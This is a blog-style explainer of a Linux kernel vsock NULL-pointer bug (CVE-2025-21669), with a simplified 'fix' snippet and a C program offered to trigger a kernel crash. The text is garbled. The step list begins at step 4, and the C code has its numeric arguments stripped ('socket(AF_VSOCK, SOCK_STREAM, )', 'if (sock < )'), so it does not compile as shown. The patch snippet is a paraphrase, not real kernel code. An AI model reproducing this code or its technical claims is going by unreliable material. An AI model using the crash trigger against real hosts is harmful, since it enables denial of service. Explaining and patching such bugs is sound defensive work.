
A new vulnerability, CVE-2025-21669, was recently fixed in the Linux kernel. This bug hits the virtio-vsock subsystem, which is how virtual machines (VMs) quickly send data to each other or to their host machine—used everywhere from cloud platforms to local dev setups. The flaw could let attackers crash your system or maybe worse, depending on your environment.
If you run Linux VMs or containers, understanding CVE-2025-21669 is a must. Here’s a simple explanation, exploit possibility, and how to protect yourself.
What Is CVE-2025-21669?
The issue comes from how the Linux kernel (the main part of the operating system) handles network “packets” in its virtio-vsock subsystem. Vsock is a virtual socket network interface for fast communication between guests and hosts.
In some cases—like if a connect() system call to a socket gets interrupted and then fails on retry—the kernel ends up with sockets whose transport layer is not valid anymore (it might even be NULL).
But if a packet arrives at that time, the code would still try to access the transport, which means it could dereference a NULL pointer—basically, asking the kernel to look up something that isn’t there. This leads to a crash (kernel panic), which can be exploited for denial of service (DoS).
The app retries the connection, but it fails.
4. The socket's internal transport is now set to NULL—it’s not linked to a valid transport anymore.
5. If any packet comes in for that socket, the code still tries to use vsk->transport. Since it's NULL, the system crashes.
The main fix? *Discard packets that are for sockets whose transport type changed or is invalid.*
Key Fix Patch
if (vsock->transport != transport_type) {
    // The socket changed or transport is gone; drop packet
    return;
}
// ...use vsock->transport as normal
See the full patch here.
Original Discovery
Security researcher Hyunwoo Kim described a scenario where, after an interrupted connect() and a failed retry, the socket's transport pointer (vsk->transport) becomes NULL. If a packet is received, the code tries to use this pointer, hitting a NULL pointer dereference.
Read the full report:
vsock: Discard packets if the transport changes
Example Vulnerability Trigger Code
Here’s a simplified C code snip you could run (carefully, on a test VM!) to try provoking the bug on a vulnerable kernel:
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <sys/socket.h>
#include <linux/vm_sockets.h>
#include <errno.h>

void handler(int sig) { /* Do nothing, just break connect() */ }

int main() {
    int sock = socket(AF_VSOCK, SOCK_STREAM, );
    if (sock < ) perror("socket");

    signal(SIGALRM, handler);
    alarm(1);

    struct sockaddr_vm addr = {};
    addr.svm_family = AF_VSOCK;
    addr.svm_port = 1234;  // adjust as needed
    addr.svm_cid = VMADDR_CID_HOST;

    if (connect(sock, (struct sockaddr*)&addr, sizeof(addr)) < )
        perror("First connect (expected to fail or be interrupted)");

    // Now try again quickly
    alarm(); // Cancel alarm
    if (connect(sock, (struct sockaddr*)&addr, sizeof(addr)) < )
        perror("Second connect (should fail)");

    // Wait: if the bug is present, incoming packets now can crash kernel
    sleep(10);
}
*This code assumes a vsock listener exists on port 1234. In a real attack, sending a malicious packet now could crash the host or VM!*
Exploit Potential
Attackers inside a VM or container could probably trigger this crash, bringing down the whole guest or even the host (especially in older or misconfigured kernels). In a shared cloud, that’s a big risk.
There’s no public remote exploit for privilege escalation yet, but denial-of-service is bad enough.
Check your distro and update your kernel ASAP.
- See the official kernel patch.
Conclusion
CVE-2025-21669 shows how even subtle bugs in kernel networking code can put entire systems at risk. If you use vsock (VMs, containers, or modern cloud stuff), patch your kernel now.
Reference Links
- Linux kernel patch commit
- Hyunwoo Kim's report
Stay safe, and keep your Linux systems up-to-date!
Timeline
Published on: 01/31/2025 12:15:28 UTC
Last modified on: 02/04/2025 15:38:39 UTC